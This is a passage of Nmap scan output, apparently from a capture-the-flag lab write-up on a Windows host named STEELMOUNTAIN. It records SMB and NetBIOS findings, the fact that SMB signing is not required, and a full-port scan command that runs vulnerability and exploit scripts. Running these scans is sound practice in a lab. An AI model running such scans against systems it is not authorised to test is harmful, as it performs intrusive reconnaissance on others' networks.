
```
Host script results:
| smb2-time:
|   date: 2022-10-20T18:07:36
|_  start_date: 2022-10-20T18:00:33
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 47692/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 40193/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 42901/udp): CLEAN (Failed to receive
data)
|   Check 4 (port 45117/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are
blocked
|_clock-skew: mean: 0s, deviation: 0s, median: -1s
| nbstat: NetBIOS name: STEELMOUNTAIN, NetBIOS user:
<unknown>, NetBIOS MAC: 02adf1fb8c45 (unknown)
| Names:
|   STEELMOUNTAIN<20>    Flags: <unique><active>
|   STEELMOUNTAIN<00>    Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
| Statistics:
|   02adf1fb8c450000000000000000000000
|   0000000000000000000000000000000000
|_  0000000000000000000000000000
| smb2-security-mode:
|   302:
|_    Message signing enabled but not required
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

```
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:07
Completed NSE at 14:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:07
Completed NSE at 14:07, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:07
Completed NSE at 14:07, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.01 seconds
           Raw packets sent: 82948 (3.650MB) | Rcvd: 64518 (2.581MB)
```


Nmap Scan Vul

```
# Nmap 7.93 scan initiated Thu Oct 20 14:11:21 2022 as:
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln 10.10.131.31
Pre-scan script results:
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to
changes in Robtex's API. See https://www.robtex.com/api/
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: baa305b2-9bf6-42dd-b5aa-
fb605489db0b
|         Address: http://192.168.8.1:5357/a12ace66-c55b-
467c-99b0-219473bdb4d5/
|_        Type: Device pub:Computer
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
|_      Address=192.168.8.1
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes
```

```
in Robtex's API. See https://www.robtex.com/api/
Nmap scan report for 10.10.131.31
Host is up, received user-set (0.20s latency).
Scanned at 2022-10-20 14:12:04 EDT for 1578s
Not shown: 65520 closed tcp ports (conn-refused)
Bug in http-security-headers: no string output.
PORT      STATE SERVICE       REASON
80/tcp    open  http          syn-ack
| http-php-version: Logo query returned unknown hash
c5f89cd6af3cdaf0f6e45bd94b3f75ca
|_Credits query returned unknown hash
c5f89cd6af3cdaf0f6e45bd94b3f75ca
|_http-malware-host: Host appears to be clean
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
deeper analysis)
|_http-date: Thu, 20 Oct 2022 18:24:35 GMT; -1s from
local time.
|_http-xssed: No previously reported XSS vuln.
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-mobileversion-checker: No mobile version detected.
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
|_http-chrono: Request times for /; avg: 431.78ms; min:
402.25ms; max: 499.30ms
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-errors: Couldn't find any error pages.
|_http-feed: Couldn't find any feeds.
|_http-referer-checker: Couldn't find any cross-domain
scripts.
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1
|   Longest directory structure:
```

